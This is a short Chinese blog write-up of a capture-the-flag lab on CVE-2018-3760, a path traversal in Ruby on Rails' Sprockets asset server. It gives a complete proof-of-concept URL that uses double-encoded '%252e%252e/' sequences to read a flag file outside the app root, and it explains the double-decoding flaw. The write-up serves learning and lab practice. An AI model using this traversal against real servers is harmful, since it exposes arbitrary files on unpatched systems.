春秋云境CVE-2018-3760

1.阅读靶场介绍

可以使用特制的请求来访问存在于应用程序根目录之外的文件系统上的文件

这句话简单来说就是

对url做手脚哟


2.启动靶场

如下图所示
3.poc

直接构造如下的url

复制代码
https://eci-2zei9aluohdz2xjnhint.cloudeci1.ichunqiu.com:80/assets/file:%2F%2F/usr/src/blog/app/assets/javascripts/%252e%252e/%252e%252e/%252e%252e/%252e%252e/%252e%252e/%252e%252e/%252e%252e/%252e%252e/%252e%252e/%252e%252e/%252e%252e/%252e%252e/%252e%252e/%252e%252e/flag

到这里我们就可以完成夺旗了哟

4.原理

Ruby On Rails 是著名的 Ruby Web 开发框架,它在开发环境中使用 Sprockets 作为静态文件服务器。Sprockets 是一个编译和分发静态资源文件的 Ruby 库。Sprockets 3.7.1及更低版本存在二次解码导致的路径遍历漏洞。攻击者可以%252e%252e/用来访问根目录并读取或执行目标服务器上的任何文件,../第一次转码:%2E%2E/,因为%也要进行二次编码,第二次编码就是:%252e%252e/。

本质上就是../../../../../的二次转码版本哟

喜欢您能喜欢我的文章

感谢你宝贵的时间

相关推荐
aifannihao8 小时前
ß 大写变 SS:用 Python 算清 Ruby2Shell 的缓冲区账本
python·安全·标准库·缓冲区溢出·字符串编码
如夏倾城11 小时前
入侵检测系统(IDS)原理、部署模式与 IPS/防火墙对比
大数据·网络·人工智能·网络安全·云原生·架构·kubernetes
ITxiaobing202314 小时前
中国广告技术公司海外反欺诈中的 IP 应用:从“库查询”到“多层信号”
网络·tcp/ip·web安全
Eastmount14 小时前
[论文阅读] (55)NDSS26 WebSpotter:Web攻击恶意载荷定位与可解释攻击检测
论文阅读·网络安全·攻击检测·ndss
CCIE-Yasuo15 小时前
网络安全-PHP基础3
安全·web安全·php
未来之窗软件服务17 小时前
API接口安全与合作商业秘密架构-东方仙盟
安全·架构·接口安全·仙盟创梦ide·东方仙盟·终端架构
HMS工业网络1 天前
工业远程访问的五项安全部署原则
运维·服务器·安全
知白映川1 天前
一个不上传数据的工具,怎么知道自己有没有人用
安全·架构
山东科恩光电1 天前
安全地毯压敏传感技术在自动化产线与仓储区域的人员检测及联动停机防护方案
安全
如夏倾城2 天前
五大远程桌面协议:RDP、SSH、VNC/RFB、Citrix ICA/HDX 与 VMware Blast Extreme
运维·windows·网络协议·安全·自动化·ssh·远程工作